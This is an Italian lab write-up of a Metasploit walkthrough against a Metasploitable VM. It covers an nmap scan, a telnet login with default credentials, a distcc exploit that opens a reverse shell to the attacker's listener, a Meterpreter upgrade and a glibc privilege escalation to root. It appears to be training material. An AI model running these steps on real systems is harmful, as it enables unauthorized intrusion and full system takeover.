2. Hacking con Metasploit

- Vulnerabilità relativa aTelnet con modulo auxiliary telnet_version -

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.40
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-07 13:51 CET
Stats: 0:01:02 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 13:53 (0:00:02 remaining)
Nmap scan report for 192.168.1.40
Host is up (0.0017s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  unknown
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 186.52 seconds
```

Servizio telnet sulla porta 23

```
msf6 auxiliary(scanner/telnet/telnet_version) > set rhosts 192.168.1.40
rhosts => 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS    192.168.1.40     yes       The target host(s), see https://github.com/rapid7/metasploit-frame
                                        work/wiki/Using-Metasploit
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > run

[+] 192.168.1.40:23       - 192.168.1.40:23 TELNET _
\x0a ...
                                                    \x0a\x0a\x0aWarning: Never expose this VM to an
 untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get star
ted\x0a\x0a\x0ametasploitable login:
[*] 192.168.1.40:23       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) >
```


Facendo runnare l'exploit possiamo risalire a username e password di Meta.

```
msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.1.40
[*] exec: telnet 192.168.1.40

Trying 192.168.1.40 ...
Connected to 192.168.1.40.
Escape character is '^]'.

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Tue Mar  7 07:45:00 EST 2023 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Possiamo quindi accedere alla macchina da remoto inserendo il servizio seguito dall'ip ed inserendo le credenziali trovate in precedenza.


- Privilage Excalation -

Attraverso MSFConsole selezioniamo l'exploit del servizio distcc




```
Module options (exploit/unix/misc/distcc_exec):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.1.40     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   3632             yes       The target port (TCP)


Payload options (cmd/unix/reverse_bash):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Una volta impostato l'rhosts andiamo a scegliere ip payload n. 5 e lo facciamo partire. Una volta entrati possiamo vedere che non abbiamo nessun privilegio e che siamo utente daemon.



```
msf6 exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads
===================

   #   Name                                          Disclosure Date  Rank    Check  Description
   -   ----                                          ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_perl                                     normal  No     Unix Command Shell, Bind TCP (via Perl)
   1   payload/cmd/unix/bind_perl_ipv6                                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   2   payload/cmd/unix/bind_ruby                                     normal  No     Unix Command Shell, Bind TCP (via Ruby)
   3   payload/cmd/unix/bind_ruby_ipv6                                normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   4   payload/cmd/unix/generic                                       normal  No     Unix Command, Generic Command Execution
   5   payload/cmd/unix/reverse                                       normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   6   payload/cmd/unix/reverse_bash                                  normal  No     Unix Command Shell, Reverse TCP (/dev/tcp)
   7   payload/cmd/unix/reverse_bash_telnet_ssl                       normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   8   payload/cmd/unix/reverse_openssl                               normal  No     Unix Command Shell, Double Reverse TCP SSL (openss
   9   payload/cmd/unix/reverse_perl                                  normal  No     Unix Command Shell, Reverse TCP (via Perl)
   10  payload/cmd/unix/reverse_perl_ssl                              normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   11  payload/cmd/unix/reverse_ruby                                  normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   12  payload/cmd/unix/reverse_ruby_ssl                              normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   13  payload/cmd/unix/reverse_ssl_double_telnet                     normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet

msf6 exploit(unix/misc/distcc_exec) > set payload 5
payload => cmd/unix/reverse
msf6 exploit(unix/misc/distcc_exec) > run

[*] Started reverse TCP double handler on 192.168.1.25:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo HWxOa13mXCCz21lv;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "HWxOa13mXCCz21lv\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.25:4444 → 192.168.1.40:40962) at 2023-03-07 15:32:32 +0100

whoami
daemon
```


Esco dalla sessione lasciandola in background



```
whoami
daemon
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
^Z
Background session 1? [y/N]  y
msf6 exploit(unix/misc/distcc_exec) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               192.168.1.25:4444 → 192.168.1.40:40962 (192.168.1.40)

msf6 exploit(unix/misc/distcc_exec) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.25:4433
[*] Sending stage (1017704 bytes) to 192.168.1.40
[*] Sending stage (1017704 bytes) to 192.168.1.40
[*] Meterpreter session 2 opened (192.168.1.25:4433 → 192.168.1.40:48301) at 2023-03-07 15:33:10 +0100
[*] Meterpreter session 3 opened (192.168.1.25:4433 → 192.168.1.40:48302) at 2023-03-07 15:33:10 +0100
[-] Failed to start exploit/multi/handler on 4433, it may be in use by another process.
msf6 exploit(unix/misc/distcc_exec) > sessions

Active sessions
===============

  Id  Name  Type                  Information                          Connection
  --  ----  ----                  -----------                          ----------
  1         shell cmd/unix                                             192.168.1.25:4444 → 192.168.1.40:40962 (192.168.1.40)
  2         meterpreter x86/linux  daemon @ metasploitable.localdomain  192.168.1.25:4433 → 192.168.1.40:48301 (192.168.1.40)
  3         meterpreter x86/linux  daemon @ metasploitable.localdomain  192.168.1.25:4433 → 192.168.1.40:48302 (192.168.1.40)

msf6 exploit(unix/misc/distcc_exec) > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```


Creo una sessione con Meterpreter col flag -u e ci interagisco col flag -i

Ritorno al prompt principale e settiamo la sessione sulla nostra Shell Meterpreter e facciamo partire




```
meterpreter >
Background session 2? [y/N]
msf6 exploit(unix/misc/distcc_exec) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits


View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > set session 2
session => 2
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.1.40 - Collecting local exploits for x86/linux ...
[*] 192.168.1.40 - 176 exploit checks are being tried ...
[+] 192.168.1.40 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The target appears to be vulnerable.
[+] 192.168.1.40 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.
[+] 192.168.1.40 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 192.168.1.40 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be validated.
[+] 192.168.1.40 - exploit/linux/local/su_login: The target appears to be vulnerable.
[+] 192.168.1.40 - exploit/unix/local/setuid_nmap: The target is vulnerable. /usr/bin/nmap is setuid

[*] 192.168.1.40 - Valid modules for session 2:
============================

 #  Name                                                Potentially Vulnerable?  Check Result
 -  ----                                                -----------------------  ------------
 1  exploit/linux/local/glibc_ld_audit_dso_load_priv_esc  Yes                      The target appears to be vulnerable.
 2  exploit/linux/local/glibc_origin_expansion_priv_esc   Yes                      The target appears to be vulnerable.
 3  exploit/linux/local/netfilter_priv_esc_ipv4           Yes                      The target appears to be vulnerable.
 4  exploit/linux/local/ptrace_sudo_token_priv_esc        Yes                      The service is running, but could not
be validated.
 5  exploit/linux/local/su_login                          Yes                      The target appears to be vulnerable.
 6  exploit/unix/local/setuid_nmap                        Yes                      The target is vulnerable. /usr/bin/nma
```

Utilizziamo uno degli exploit trovati per ottenere i privilegi e diventare root



```
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
/usr/share/metasploit-framework/lib/msf/core/modules/metadata/search.rb:105: warning: Exception in finalizer #<Proc:0x0000ffff88386098
/usr/share/metasploit-framework/lib/rex/post/meterpreter/channel.rb:154>
/usr/share/metasploit-framework/lib/rex/post/meterpreter/packet_dispatcher.rb:147:in `synchronize': can't be called from trap context (
ThreadError)
        from /usr/share/metasploit-framework/lib/rex/post/meterpreter/packet_dispatcher.rb:147:in `send_packet'
        from /usr/share/metasploit-framework/lib/rex/post/meterpreter/packet_dispatcher.rb:220:in `send_packet_wait_response'
        from /usr/share/metasploit-framework/lib/rex/post/meterpreter/packet_dispatcher.rb:176:in `send_request'
        from /usr/share/metasploit-framework/lib/rex/post/meterpreter/channel.rb:299:in `_close'
        from /usr/share/metasploit-framework/lib/rex/post/meterpreter/channel.rb:156:in `block in finalize'
        from /usr/share/metasploit-framework/lib/msf/core/modules/metadata/search.rb:105:in `keys'
        from /usr/share/metasploit-framework/lib/msf/core/modules/metadata/search.rb:105:in `block in is_match'
        from /usr/share/metasploit-framework/lib/msf/core/modules/metadata/search.rb:103:in `each'
        from /usr/share/metasploit-framework/lib/msf/core/modules/metadata/search.rb:103:in `is_match'
        from /usr/share/metasploit-framework/lib/msf/core/modules/metadata/search.rb:84:in `block in find'
        from /usr/share/metasploit-framework/lib/msf/core/modules/metadata/search.rb:83:in `each'
        from /usr/share/metasploit-framework/lib/msf/core/modules/metadata/search.rb:83:in `find'
        from /usr/share/metasploit-framework/lib/msf/core/exploit.rb:738:in `compatible_payloads'
        from /usr/share/metasploit-framework/lib/msf/core/payload.rb:469:in `choose_payload'
        from /usr/share/metasploit-framework/lib/msf/ui/console/command_dispatcher/exploit.rb:274:in `choose_payload'
        from /usr/share/metasploit-framework/lib/msf/ui/console/command_dispatcher/modules.rb:797:in `cmd_use'
        from /usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:581:in `run_command'
```



```
        from /usr/share/metasploit-framework/lib/rex/thread_factory.rb:22:in `block in spawn'
        from /usr/share/metasploit-framework/lib/msf/core/thread_manager.rb:105:in `block in spawn'
        from /usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/logging-2.3.1/lib/logging/diagnostic_context.rb:474:in `bloc
k in create_with_logging_context'
ions

Module options (exploit/linux/local/glibc_ld_audit_dso_load_priv_esc):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   SESSION                          yes       The session to run this module on
   SUID_EXECUTABLE  /bin/ping       yes       Path to a SUID executable


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Come prima settiamo la sessione su 2 (Meterpreter)

```
session ⇒ 2
/usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/rb-readline-0.5.5/lib/rbreadline.rb:8654: warning: Exception in finalizer
 #<Proc:0×0000ffff89d32500 /usr/share/metasploit-framework/lib/rex/post/meterpreter/channel.rb:154>
/usr/share/metasploit-framework/lib/rex/post/meterpreter/packet_dispatcher.rb:147:in `synchronize': can't be called from trap context (
ThreadError)
        from /usr/share/metasploit-framework/lib/rex/post/meterpreter/packet_dispatcher.rb:147:in `send_packet'
        from /usr/share/metasploit-framework/lib/rex/post/meterpreter/packet_dispatcher.rb:220:in `send_packet_wait_response'
        from /usr/share/metasploit-framework/lib/rex/post/meterpreter/packet_dispatcher.rb:176:in `send_request'
        from /usr/share/metasploit-framework/lib/rex/post/meterpreter/channel.rb:299:in `_close'
        from /usr/share/metasploit-framework/lib/rex/post/meterpreter/channel.rb:156:in `block in finalize'
        from /usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/rb-readline-0.5.5/lib/rbreadline.rb:8654:in `[]'
        from /usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/rb-readline-0.5.5/lib/rbreadline.rb:8654:in `_rl_adjust_poin
```

E selezioniamo il payload che ci darà un'altra sessione di Meterpreter quando l'exploit sarà finito.
Settiamo la porta e l'host di ascolto (la nostra macchina) e facciamo partire.
Come risultato avremo una nuova sessione di Meterpreter che trasformiamo in Shell e verifichiamo di essere diventati utente root.

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set payload linux/x86/meterpreter/reverse_tcp
payload ⇒ linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) >
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set lhost 192.168.1.25
lhost ⇒ 192.168.1.25
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set lport 4321
lport ⇒ 4321
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run
[*] Started reverse TCP handler on 192.168.1.25:4321
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.kcPePr' (1271 bytes) ...
[*] Writing '/tmp/.6tXlnXLe' (276 bytes) ...
[*] Writing '/tmp/.EZEfVZ1MW' (207 bytes) ...
[*] Launching exploit ...
[*] Sending stage (1017704 bytes) to 192.168.1.40
[*] Meterpreter session 4 opened (192.168.1.25:4321 → 192.168.1.40:53130) at 2023-03-07 15:37:19 +0100

meterpreter > shell
Process 5384 created.
Channel 1 created.
id
uid=0(root) gid=0(root) groups=1(daemon)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```